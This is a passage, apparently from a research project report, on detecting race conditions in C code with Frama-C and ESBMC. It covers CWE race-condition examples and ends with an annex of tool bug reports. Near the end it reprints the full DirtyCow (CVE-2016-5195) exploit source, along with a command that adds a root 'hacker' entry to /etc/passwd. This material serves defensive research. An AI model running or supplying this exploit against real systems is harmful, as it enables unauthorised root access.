
[41] These tools are quite well widespread: the reader will easily find the references on the Internet.

```
    /* Open, but fail if someone raced us and restored the symlink (secure version of
fopen(path, "w") */
    fd = open(logfilename, O_WRONLY|O_CREAT|O_EXCL, FILE_MODE);
    if (fd == -1) {
        fprintf(stderr,"open %s failed", logfilename);
        return EXIT_FAILURE;
    }

    f = fdopen(fd, "w"); // fdopen is based on file descriptor, and not filename
    if (f == NULL) {
        fprintf(stderr,"fdopen failed");
        return EXIT_FAILURE;
    }
    fprintf(f, logfilename);
    fclose(f); // fd automatically closed
    return EXIT_SUCCESS;
}
```

This short toy-function is analyzed with Frama-C:

```
frama-c-gui -eva -eva-context-valid-pointers -wp toctou_check.c
```

and yields all proof obligations generated by the plug-in EVA duly validated, but with no assurance (except the due manual review) that no race condition is potentially exploitable:



```
/*@ requires valid_read_string(logfilename); */
int WriteOnceOnLogFile(char *logfilename)
{
  int __retres;
  int fd;
  FILE *f;
  unlink((char const *)logfilename);
  /* preconditions of __va_open_mode_t:
     requires valid_filename: valid_read_string(logfilename); */
  fd = __va_open_mode_t((char const *)logfilename,(1 | 0x40) | 0x80,
                        (mode_t)FILE_MODE);
  if (fd == -1) {
    /* preconditions of fprintf_va_1:
       requires valid_read_string("open %s failed");
       requires valid_read_string(logfilename); */
    fprintf_va_1(__fc_stderr,"open %s failed",logfilename);
    {
      __retres = 1;
      goto return_label;
    }
  }
  /* preconditions of fdopen:
     requires valid_mode: valid_read_string("w"); */
  f = fdopen(fd,"w");
  if (f == (FILE *)0) {
    /* preconditions of fprintf_va_2:
       requires valid_read_string("fdopen failed"); */
    fprintf_va_2(__fc_stderr,"fdopen failed");
    {
      __retres = 1;
      goto return_label;
    }
  }
  {
    void *__va_args[1] = {(void *)0};
    fprintf(f,(char const *)logfilename,(void * const *)(__va_args));
  }
  /* preconditions of fclose:
     requires valid_stream: \valid(f); */
  fclose(f);
  __retres = 0;
  return_label: return __retres;
}
```

```
[wp] Running WP plugin...
[wp] 2 goals scheduled
[wp] [Qed] Goal typed_WriteOnceOnLogFile_call_fprintf_va_1_pre : Valid
[wp] [Qed] Goal typed_WriteOnceOnLogFile_call___va_open_mode_t_pre_valid_filename : Valid
[wp] Proved goals:    2 / 2
  Qed:             2  (0.41ms-0.75ms)
```

Figure 25: Frama-C Analyzation

However, a complementary plug-in in Frama-C, named Mthread[42], is intended to identify, at each program point, the list of mutexes that can be locked by the current thread. This information is used to identify shared memory zones on which race conditions may occur. This plug-in was not assessed during the project, but could be explored later for further investigations.

Indeed, the concern with Race Condition is at first the polymorphism of its mechanism. To illustrate this point, these are some related CWE (extracted from Mitre).

CWE-362: Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')

The program contains a code sequence that can run concurrently with other code, and the code sequence requires temporary, exclusive access to a shared resource, but a timing window exists in

[42] http://frama-c.com/mthread.html

which the shared resource can be modified by another code sequence that is operating concurrently.

Example code:

The following function attempts to acquire a lock in order to perform operations on a shared resource.

```
void f(pthread_mutex_t *mutex) {
pthread_mutex_lock(mutex);
/* access shared resource */
pthread_mutex_unlock(mutex);
}
```

However, the code does not check the value returned by `pthread_mutex_lock()` for errors. If `pthread_mutex_lock()` cannot acquire the mutex for any reason, the function may introduce a race condition into the program and might result in an undefined behaviour.

In order to avoid data races, correctly written programs must check the result of thread synchronization functions and appropriately handle all errors, either by attempting to recover from them or reporting it to higher levels of control.

For the previous toy example, the fixed code would be:

```
int f(pthread_mutex_t *mutex) {
int result;
result = pthread_mutex_lock(mutex);
if (0 != result)
return result;
/* access shared resource */
return pthread_mutex_unlock(mutex);
}
```

CWE-363: Race Condition Enabling Link Following

The software checks the status of a file or directory before accessing it, which produces a race condition in which the file can be replaced with a link before the access is performed, causing the software to access the wrong file.

While developers might expect that there is a very narrow time window between the time of check and time of use (TOCTOU), there is still a potential race condition. An attacker could even cause the software to slow down, causing the time window to become larger. Alternately, in some situations, the attacker could win the race by performing a large number of attacks.

A code, for instance, could attempt to resolve symbolic links before checking the file and printing its contents. However, an attacker may be able to change the file from a real file to a symbolic link between the calls to the test of the link and getting the contents of the file, thus allowing the reading of arbitrary files.

CWE-364: Signal Handler Race Condition

The software uses a signal handler that introduces a race condition.

This code registers the same signal handler function with two different signals. If those signals are sent to the process, the handler creates a log message (specified in the first argument to the program) and exits.

```
char *logMessage;

void handler (int sigNum) {
syslog(LOG_NOTICE, "%s\n", logMessage);
free(logMessage);
/* sleep a bit to make the demo easier. */
sleep(10);
exit(0);
}

int main (int argc, char* argv[]) {
logMessage = strdup(argv[1]);
/* Register signal handlers. */
signal(SIGHUP, handler);
signal(SIGTERM, handler);
/* sleep a bit to make the demo easier. */
sleep(10);
}
```

The handler function can be called by both the SIGHUP and SIGTERM signals. An attack scenario might then follow these lines:

1. the program begins execution, initializes `logMessage`, and registers the signal handlers for SIGHUP and SIGTERM;
2. the program starts its "normal" functionality, which is simplified here as a call to `sleep()`, but could be any functionality that consumes some time;
3. the attacker sends SIGHUP signal, which invokes the corresponding handler (call this "SIGHUP-handler");
4. SIGHUP-handler begins to execute, calling `syslog()`;
5. `syslog()` calls `malloc()`, which is non-re-entrant. `malloc()` begins to modify metadata to manage the heap;
6. the attacker then sends SIGTERM signal;
7. SIGHUP-handler is interrupted, but syslog's malloc call is still executing and has not finished modifying its metadata;
8. the SIGTERM handler is invoked.
9. SIGTERM-handler records the log message using `syslog()`, then frees the logMessage variable.

At this point, the state of the heap is uncertain, because `malloc` is still modifying the metadata for the heap; the metadata might be in an inconsistent state. The SIGTERM-handler call to `free()` is assuming that the metadata is inconsistent, possibly causing it to write data to the wrong location while managing the heap. The result is memory corruption, which could lead to a crash or even code execution, depending on the circumstances under which the code is running.

CWE-365: Race Condition in Switch

The code contains a `switch` statement in which the switched variable can be modified while the switch is still executing, resulting in unexpected behaviour.

CWE-366: Race Condition within a Thread

If two threads of execution use a resource simultaneously, there exists the possibility that resources may be used while invalid, in turn making the state of execution undefined.

CWE-367: Time-of-check Time-of-use (TOCTOU) Race Condition

The software checks the state of a resource before using that resource, but the resource's state can change between the check and the use in a way that invalidates the results of the check. This can cause the software to perform invalid actions when the resource is in an unexpected state.

This weakness can be security-relevant when an attacker can influence the state of the resource between check and use. This can happen with shared resources such as files, memory, or even variables in multithreaded programs.

Example code:

The following code checks a file, then updates its contents.

```
struct stat *sb;
...
lstat("...",sb); // it has not been updated since the last time it was read
printf("stated file\n");
if (sb->st_mtimespec==...){
print("Now updating things\n");
updateThings();
}
```

Potentially the file could have been updated between the time of the check and the `lstat()` (function returning information about a given file), especially since the `printf` function has latency.

The following code below is another example, from a program installed with `setuid` root (i.e. root privileges). The program performs certain file operations on behalf of non-privileged users, and uses access checks to ensure that it does not use its root privileges to perform operations that should otherwise be unavailable to the current user. The program uses the `access()` system call to check if the person running the program has permission to access the specified file before it opens the file and performs the necessary operations.

```
if(!access(file,W_OK)) {
f = fopen(file,"w+");
operate(f);
...
}
else {

fprintf(stderr,"Unable to open file %s.\n",file);
}
```

The call to `access()` behaves as expected, and returns 0 if the user running the program has the necessary permissions to write to the file, and -1 otherwise. However, because both `access()` and `fopen()` operate on filenames rather than on file handlers, there is no guarantee that the file variable still refers to the same file on disk when it is passed to `fopen()` that it did when it was passed to access(). If an attacker replaces file after the call to `access()` with a symbolic link to a different file, the program will use its root privileges to operate on the file even if it is a file that the attacker would otherwise be unable to modify. By tricking the program into performing an operation that would otherwise be impermissible, the attacker has gained elevated privileges. This type of vulnerability is not limited to programs with root privileges. If the application is capable of performing any operation that the attacker would not otherwise be allowed to perform, then it is a possible target.

CWE-368: Context Switching Race Condition

A product performs a series of non-atomic actions to switch between contexts that cross privilege or other security boundaries, but a race condition allows an attacker to modify or misrepresent the product's behaviour during the switch.

This is commonly seen in web browser vulnerabilities in which the attacker can perform certain actions while the browser is transitioning from a trusted to an untrusted domain, or vice versa, and the browser performs the actions on one domain using the trust level and resources of the other domain.

CWE-689: Permission Race Condition During Resource Copy

The code, while copying or cloning a resource, does not set the resource's permissions or access control until the copy is complete, leaving the resource exposed to other spheres while the copy is taking place.

Looking for tools to help Race Condition detection

In the Wikipedia page dedicated to static analysis:

https://en.wikipedia.org/wiki/List_of_tools_for_static_code_analysis

a few tools are expressly identified as addressing race conditions in C source code. Indeed, dealing with race condition flaws requires some means which are quite specific: concurrency must be duly modelled, with some hypotheses on the attacker side means. Most often, tools which are only based on heuristics may be fooled easily by slight changes in the code.

Another Wikipedia page gives some answer to tackle concurrency:

https://en.wikipedia.org/wiki/List_of_model_checking_tools.

We already assessed and/or slightly explored Blast and CPAchecker (or SATABS, http://www.cprover.org/satabs) tools and their ability to compute predicate abstractions to try to scale up to large source code, in particular by means of the useful predicate interpolation mechanism (aiming at refining predicates when needed by a specific property management). Blast and CPAchecker make use of model-checking, but for single-threaded programs. This does not mean that multi-threading could not be modelled with these tools, but this is not their first intent.

Other tools permit however to model and check specifically multi-threaded programs (then with shared memory locations and resources): namely ESBMC on top of CBMC, which are briefly presented in the following.

CBMC

(developed by the SV group, incl. ETHZ, Oxford univ., etc.; http://www.cprover.org/cbmc)

CBMC is a Bounded Model Checker for C and C++ programs. It supports C89, C99, most of C11 and most compiler extensions provided by gcc and Visual Studio. It also supports SystemC using Scoot.

CBMC verifies array bounds (buffer overflows), pointer safety, exceptions and user-specified assertions. The verification is performed by unwinding the loops in the program and passing the resulting equation to a decision procedure.

While CBMC is aimed for embedded software, it also supports dynamic memory allocation using malloc and new function calls.

CBMC comes with a built-in solver for bit-vector formulas which is based on MiniSat (a SAT solver whose goal, briefly presented, consists in finding some formula's variables valuation able to satisfy the given formula). As an alternative, CBMC has featured support for external SMT solvers since version 3.3. The recommended solvers are (in no particular order) Boolector, MathSAT, Yices 2 and Z3.

CBMC is used as a model-checker utility for higher level verification tools like ESBMC presented in the following.

ESBMC

(developped by Daniel Kroening / ETH Zurich, Edmund Clarke / Computer Science Department / Carnegie Mellon University, University of Southampton, University of Stellenbosch, and Federal University of Amazonas; http://esbmc.org)

ESBMC is a context-bounded model checker for embedded C/C++ software based on Satisfiability Modulo Theories (SMT) solver. It allows the verification engineer (i) to verify single- and multi-threaded software (with shared variables and locks); (ii) to reason about arithmetic under- and overflow, pointer safety, memory leaks, array bounds, atomicity and order violations, deadlock and data race; (iii) to verify programs that make use of bit-level, pointers, structs, unions and fixed-point arithmetic.

ESBMC is based on CBMC briefly presented above.

ESBMC does not require the user to annotate the program with pre/post-conditions, but allows to state additional properties using asserts, that are then checked as additional statements. It also provides several approaches (lazy, schedule recording, underapproximation and widening) to model check multi-threaded software. ESBMC converts the verification conditions using different background theories and passes them directly to an SMT solver. ESBMC is built on top of the CProver framework.

ESBMC uses the SMT solvers Z3 (by default), Boolector, and more recently CVC4.

Then some activities were performed in order to assess ESBMC and identify its advantages with regards to Frama-C solutions.

Thus, we applied ESBMC on two representative sample codes handling threads.

The first example (see below) deals with a simple call of parallel threads (see also above CWE-362, CWE-366, CWE-367):

```
#include <pthread.h>
#define N 100

int a[N];
unsigned int i, j, nondet_int();

void *t1(void *arg)
{
  i = nondet_int()%N;
  a[i] = *((int *)arg);
}

void *t2(void *arg)
{
  j = nondet_int()%N;
  a[j]=*((int *)arg);
}

int main()
{
  pthread_t id1, id2;

  int arg1=10, arg2=20;

  pthread_create(&id1, NULL, t1, &arg1);
  pthread_create(&id2, NULL, t2, &arg2);

  // the assert below should fail:
  assert(a[i]==10 && a[j]==20);

  return 0;
}
```

Once analyzed by ESBMC with this command line:

```
./esbmc-v3.0.0-linux-static-64/bin/esbmc --z3 --no-bounds-check --no-div-by-zero-check --
no-pointer-check -D__x86_64__ -I /usr/include/x86_64-linux-gnu/ esbmc-cpp-linux-64-
static/smoke-tests/pthread1.c
```

the result is as follows:

```
ESBMC version 3.0.0 64-bit x86_64 linux
file esbmc-cpp-linux-64-static/smoke-tests/pthread1.c: Parsing
Converting
Type-checking pthread1
Generating GOTO Program
GOTO program creation time: 0.450s
GOTO program processing time: 0.011s
Starting Bounded Model Checking
Symex completed in: 0.013s
size of program expression: 79 assignments
Slicing time: 0.001s
Generated 1 VCC(s), 1 remaining after simplification
Encoding remaining VCC(s) using bit-vector arithmetic
Encoding to solver time: 0.000s
Solving with solver Z3 v4.4
```

```
Runtime decision procedure: 0.000s
Building error trace

Counterexample:

State 3 file esbmc-cpp-linux-64-static/smoke-tests/pthread1.c line 31 function main
thread 0
<main invocation>
----------------------------------------------------
Violated property:
  file esbmc-cpp-linux-64-static/smoke-tests/pthread1.c line 31 function main
  assertion
  a[i] == 10 && a[j] == 20

VERIFICATION FAILED
```

The property expressed in the assert statement in the code is considered as failing. This property stipulates that each thread correctly updates their own cell in the array. Indeed, due to the absence of join, there is no guarantee that these updates are done in time. ESBMC found a related counter-example which invalidates the sought property. In the current version of Frama-C, this kind of property - which can be considered as a race condition on the array resource from two concurrent threads - might not be processed properly.

Of course, this sample code is simple and obvious. In fact, other examples illustrate the power of model-checking in complement to other static methods and tools. As other illustrations, ESBMC can deal with known vulnerabilities in SSL/`ssl3_connect` function, Bluetooth driver (extract from the paper: *Shaz Qadeer, Dinghao Wu: KISS: keep it simple and sequential. PLDI 2004: 14-24*), and the famous Bank Account example extracted from http://stormchecker.codeplex.com.

From Frama-C to ESBMC

In practice, for some particular pieces of code related to our Use Case, we applied ESBMC as a backend decision procedure for a few annotations (added by hand) related to potential race conditions. The translation from Frama-C annotation to ESBMC statement is quite straightforward at this stage of our experimentations. It simply consists, for the pieces of source code under analysis, in rewriting "`//@ assert my_predicate;`" as "`assert (my_predicate);`", when applicable (i.e. for ACSL annotations simple enough).

However, in some cases, in particular when attempting to scale up to larger applications (n x 10Kloc), ESBMC does not succeed in checking the sought properties in a reasonable amount of time, and in some cases the counter-examples are not readable for human (they would require some expertise and complementary analyses beyond the scope of the current project).

But ESBMC remains applicable for shorter example codes, and may invite users to "simplify" their code (for instance by means of Frama-C Slicer) to alleviate the complexity and the size of code before model-checking it. There is also room for applying ESBMC with stubbing functions (e.g. replacing functions by there - executable - specifications, or "black-box" approaches).

A (much) more sophisticated example of Race Condition

A vulnerability appeared however as more challenging. The CVE-2016-5195 is named DirtyCow, and it relates indeed to a 15-year old flaw in Linux which was badly fixed and has then remained for years. It permits a Linux root privilege escalation exploit. Many exploit proof-of-concepts based on this CVE are available allowing any non-privileged user to become root, or executing any kernel function with root rights, in a long list of vulnerable linux versions (for recent releases, this flaw is of course fixed).

arstechnica.com/security/2016/10/most-serious-linux-privilege-escalation-bug-ever-is-under-active-exploit/

quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...

RISK ASSESSMENT —

"Most serious" Linux privilege-escalation bug ever is under active exploit (updated)

Lurking in the kernel for nine years, flaw gives untrusted users unfettered root access.

Figure 26: Linux privilege escalation

In very brief words (which is almost challenging as this vulnerability is considered as a complex one), DirtyCow is based on a race condition from two concurrent threads when doing "copy-on-write" operations (i.e. when a file is modified, it is copied in memory before applying these changes to the real *physical* file):

- (1) one thread does a *madvise* call to get rid of the private copy of a file (descriptor) which is currently modified in memory (mmap file),

- (2) the other thread (a *procselfmem* thread) writes on this same file descriptor with root privileges.

For some reasons not detailed here for the sake of clarity, (2) is not performed on the copy in memory of the file, but on the real *physical* file.

This allows performing actions with root rights. Compiling, linking and executing DirtyCow exploit (several exploits can be found at https://github.com/dirtycow/dirtycow.github.io/) permits, for instance, to add a line in the `/etc/passwd` file:

```
./dirtyc0w /etc/passwd "hacker::0:0:root:/root:/bin/bash"
```

which instantaneously creates a user named *hacker* with root privileges, on vulnerable Linux releases.

However, this source code flaw is complex enough, as a matter of fact, to make static analysis almost impossible (at least to non-expert, or in a reasonable amount of analysis time and effort). Indeed, identifying any race condition and locating the resources involved needs a deep understanding of file memory-mapping mechanisms in Linux kernel. Neither ESBMC nor Frama-C are able to apparently help in this case.

For any purpose it may serve, the following exploit code (extracted from https://github.com/dirtycow/dirtycow.github.io/blob/master/dirtyc0w.c) denotes the Linux code flaws on which it relies:

```
/*
####################### dirtyc0w.c #######################
$ sudo -s
# echo this is not a test > foo
# chmod 0404 foo
$ ls -lah foo
```

```
-r-----r-- 1 root root 19 Oct 20 15:23 foo
$ cat foo
this is not a test
$ gcc -pthread dirtyc0w.c -o dirtyc0w
$ ./dirtyc0w foo m00000000000000000
mmap 56123000
madvise 0
procselfmem 1800000000
$ cat foo
m00000000000000000
####################### dirtyc0w.c #######################
*/
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>

void *map;
int f;
struct stat st;
char *name;

void *madviseThread(void *arg)
{
char *str;
 str=(char*)arg;
int i,c=0;
for(i=0;i<100000000;i++)
 {
/*
You have to race madvise(MADV_DONTNEED) ::
https://access.redhat.com/security/vulnerabilities/2706661
> This is achieved by racing the madvise(MADV_DONTNEED) system call
> while having the page of the executable mmapped in memory.
*/
 c+=madvise(map,100,MADV_DONTNEED);
 }
printf("madvise %d\n\n",c);
}

void *procselfmemThread(void *arg)
{
char *str;
 str=(char*)arg;
/*
You have to write to /proc/self/mem ::
https://bugzilla.redhat.com/show_bug.cgi?id=1384344#c16
> The in the wild exploit we are aware of doesn't work on Red Hat
> Enterprise Linux 5 and 6 out of the box because on one side of
> the race it writes to /proc/self/mem, but /proc/self/mem is not
> writable on Red Hat Enterprise Linux 5 and 6.
*/
int f=open("/proc/self/mem",O_RDWR);
int i,c=0;
for(i=0;i<100000000;i++) {
/*
You have to reset the file pointer to the memory position.
*/
lseek(f,(uintptr_t) map,SEEK_SET);
 c+=write(f,str,strlen(str));
 }
printf("procselfmem %d\n\n", c);
}
```

```
int main(int argc,char *argv[])
{
/*
You have to pass two arguments. File and Contents.
*/
if (argc<3) {
 (void)fprintf(stderr, "%s\n",
"usage: dirtyc0w target_file new_content");
return 1; }
pthread_t pth1,pth2;
/*
You have to open the file in read only mode.
*/
 f=open(argv[1],O_RDONLY);
fstat(f,&st);
 name=argv[1];
/*
You have to use MAP_PRIVATE for copy-on-write mapping.
> Create a private copy-on-write mapping. Updates to the
> mapping are not visible to other processes mapping the same
> file, and are not carried through to the underlying file. It
> is unspecified whether changes made to the file after the
> mmap() call are visible in the mapped region.
*/
/*
You have to open with PROT_READ.
*/
 map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
printf("mmap %zx\n\n",(uintptr_t) map);
/*
You have to do it on two threads.
*/
pthread_create(&pth1,NULL,madviseThread,argv[1]);
pthread_create(&pth2,NULL,procselfmemThread,argv[2]);
/*
You have to wait for the threads to finish.
*/
pthread_join(pth1,NULL);
pthread_join(pth2,NULL);
return 0;
}
```

This code is exposed here to academic colleagues and partners in order to "spark" improvements of existing static analysis tools and methods, and possibly future tooled means, for race condition detection specifically.

Annex 5 – Bug Report Archives Extract

This section lists the bugs reported by DA in the CEA's Frama-C Bug Tracking System. As these bugs are marked as private, they cannot be read by the public. We only give in the following the main elements for the record, and for traceability with regard to the write-ups presented earlier in this current report.

2017-07-19

0002318: -cxx-clang-command

```
Description  Using the following command line: frama-c foo.ii -cxx-clang-
command="clang++" whatever the file foo.ii contains, yields the kernel user error: "--
stop-annot-error"
...
```

2017-07-19

0002319: [VESSEDIA] constexpr error with clang++ (but not with g++), and other errors

```
Description  Please find enclosed a preprocessed and very simplified c++ file (extract
from a case study).

Analyzed with:
 frama-c CLI2.ii -cxx-nostdinc
it yields a series of errors.

(the command line - in the real world - is a bit more complicated with more cxx options
required, but never mind ... the errors are the same)

These errors are not reported when compiled with g++ on the complete case study.
Is there something to do with Frama-Clang, or is it a Clang issue only?
...
```

2017-07-19

0002320: ClangVisitor assertion failed: (_state & 0x3) == SSynchronized

```
Description  (follows BTS#0002318 and 0002318, after some tests hard "slicing" and
tuning ...)

Attempting the following:

frama-c CLI.ii -fclang-cpp-extra-args="-I. -I./include -std=c++0x -pthread -DOS_LINUX -
DLEVELDB_PLATFORM_POSIX -DLEVELDB_ATOMIC_PRESENT -g -DBOOST_SPIRIT_THREADSAFE -
DHAVE_BUILD_INFO -D__STDC_FORMAT_MACROS -U_FORTIFY_SOURCE -D_FORTIFY_SOURCE=2 -c" -cxx-
nostdinc &> LOG_CLI


to the file CLI.ii (enclosed in file CLI.7z),
the following error is generated:

...
framaCIRGen: ClangVisitor.cpp:8015: virtual bool
FramacVisitor::VisitRecordDecl(clang::RecordDecl*): Assertion `(_state & 0x3) ==
SSynchronized' failed.
Aborted (core dumped)
[kernel] user error: Failed to parse C++ file. See Clang messages for more information
```

```
Meaning that during the visit of the contents of template records, something went wrong
... but what exactely?
...
2017-11-29
0002333: Assertion _instanceContexts.isEmpty
Description  With the following code:

namespace {
template <class> class A { template <class> friend class A; };
A<void volatile> a;
}
namespace {
class B {
public:
  typedef A<void> implementation_type;
};
void fn1(B::implementation_type) {}
}

frama-c foo.ii yields:

[kernel] Parsing FRAMAC_SHARE/libc/__fc_builtin_for_normalization.i (no preprocessing)
[kernel] Parsing foo.ii (external front-end)
framaCIRGen: ClangVisitor.cpp:8316: virtual bool
FramacVisitor::VisitRecordDecl(clang::RecordDecl*): Assertion
`_instanceContexts.isEmpty()' failed.
Aborted (core dumped)
...
```

2017-11-29

0002333: Assertion _instanceContexts.isEmpty

Description With the following code:

```
namespace {
template <class> class A { template <class> friend class A; };
A<void volatile> a;
}
namespace {
class B {
public:
  typedef A<void> implementation_type;
};
void fn1(B::implementation_type) {}
}
```

frama-c foo.ii yields:

```
[kernel] Parsing FRAMAC_SHARE/libc/__fc_builtin_for_normalization.i (no preprocessing)
[kernel] Parsing foo.ii (external front-end)
framaCIRGen: ClangVisitor.cpp:8316: virtual bool
FramacVisitor::VisitRecordDecl(clang::RecordDecl*): Assertion
`_instanceContexts.isEmpty()' failed.
Aborted (core dumped)
...
```

2018-01-02

0002339: __fc_define_iovec.h not found, and redefinition of type 'socklen_t'

Description (Context: H2020/VESSEDIA)
BTS open for traceability of mail exchanges:

```
> The following code yields some issues when attempting to compile and
> link it with e-acsl-gcc.sh:
>
> #include <sys/types.h>
> #include <sys/socket.h>
> #include <netdb.h>
> #include <string.h>
> #include <stdlib.h>
> #include <stdio.h>
> #include <unistd.h>
>
> #define DIM 10
>
> int main()
> {
> char str[DIM];
> int listen_fd, comm_fd;
> struct sockaddr_in servaddr;
>
> listen_fd = socket(AF_INET, SOCK_STREAM, 0);
> bzero( &servaddr, sizeof(servaddr));
> exit(0);
> }
>
> with code generated by:
> frama-c serverbug.c -variadic-no-translation -quiet -rte -rte-precond
> -then -val -then -print -ocode serverbug.val.c
>
> Note: EVA results are needed, with all applicable requires (and maybe
> ensures) clauses collected from frama-c lib function contracts (these
> clauses are inserted into the code thanks to -rte-precond).
>
> analyzed with:
> e-acsl-gcc.sh serverbug.val.c -M -E "-D__builtin_bswap32=BSWAP32
> -D__builtin_bswap64=BSWAP64" -l "-fno-stack-protector" -c
> -OSERVERBUG.CURSOR -Ggcc it yields the following error:
> serverbug.val.c:2:31: fatal error: __fc_define_iovec.h: Aucun fichier
> ou dossier de ce type
>
> and the same generated code analyzed with:
> e-acsl-gcc.sh serverbug.val.c -M -E "-D__builtin_bswap32=BSWAP32
> -D__builtin_bswap64=BSWAP64 -I/usr/local/share/frama-c/libc" -l
> "-fno-stack-protector" -c -OSERVERBUG.CURSOR -Ggcc it yields the
> following new error:
> serverbug.val.c:20:[kernel] user error: redefinition of type
> 'socklen_t' in the same scope is only allowed in C11 (option -c11)
> .../... msghdr .../...
>
> using: e-acsl-gcc.sh -F"-c11" ... will fix the socklen_t issue above,
> but not the msghdr redefinition, etc.
>
> What are the command lines to generate the annotated code, and then
> the e-acsl code, and finally compile&link it correctly?
>
>
> UPDATE: with Frama-C Sulfur and e-acsl v0.8, things get worse:
> ...
> Unexpected error
> (Misc.Unregistered_library_function("__e_acsl_full_init"))
> ...
>
...
```

2018-10-22

0002405: (VESSEDIA) prlimit issue

```
Description
We are working on a source code "a.c",
and we generate "a" and "a.eacsl" executable thanks to e-acsl-gcc.sh

When launching the instrumented runtime "a.eacsl", one error is raised:
killed by SIGSEGV (core dumped)

using strace:
[...]
set_robust_list(0x7fdb10c7fa20, 24) = 0
rt_sigaction(SIGRTMIN, {sa_handler=0x7fdb0cc0ecb0, sa_mask=[],
sa_flags=SA_RESTORER|SA_SIGINFO, sa_restorer=0x7fdb0cc1b890}, NULL, 8) = 0
rt_sigaction(SIGRT_1, {sa_handler=0x7fdb0cc0ed50, sa_mask=[],
sa_flags=SA_RESTORER|SA_RESTART|SA_SIGINFO, sa_restorer=0x7fdb0cc1b890}, NULL, 8) = 0
rt_sigprocmask(SIG_UNBLOCK, [RTMIN RT_1], NULL, 8) = 0
prlimit64(0, RLIMIT_STACK, NULL, {rlim_cur=8192*1024, rlim_max=RLIM64_INFINITY}) = 0
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x8} ---

modifiying the stack by ulimit -s, from 8192 to 20000 and more does not solve the issue.

What kind of investigations can we do to understand from where the issue comes?

(N.B. Google says SIGSEGV comes from stack limit problem when prlimit is called in the
strace ... but I'm not that sure ...)
...
```

2018-11-29

0002410: (VESSEDIA) (e-acsl v18 beta) usage of -then option seems to lead to loosing of statuses

```
Description  It seems there is an issue when chaining rte then eva then e-acsl analyses.

For example, on the following code:

int main()
{
int a = 0;
//@ assert a==0;
a = 3/a;
}

AFAIK, with -e-acsl-no-valid, we should not get a new executable stmt for the assert in
the code above.

However the following commands give a new stmt generated by E-ACSL:
frama-c e2.c -rte -then -eva -then -e-acsl -e-acsl-no-valid -then-last -print
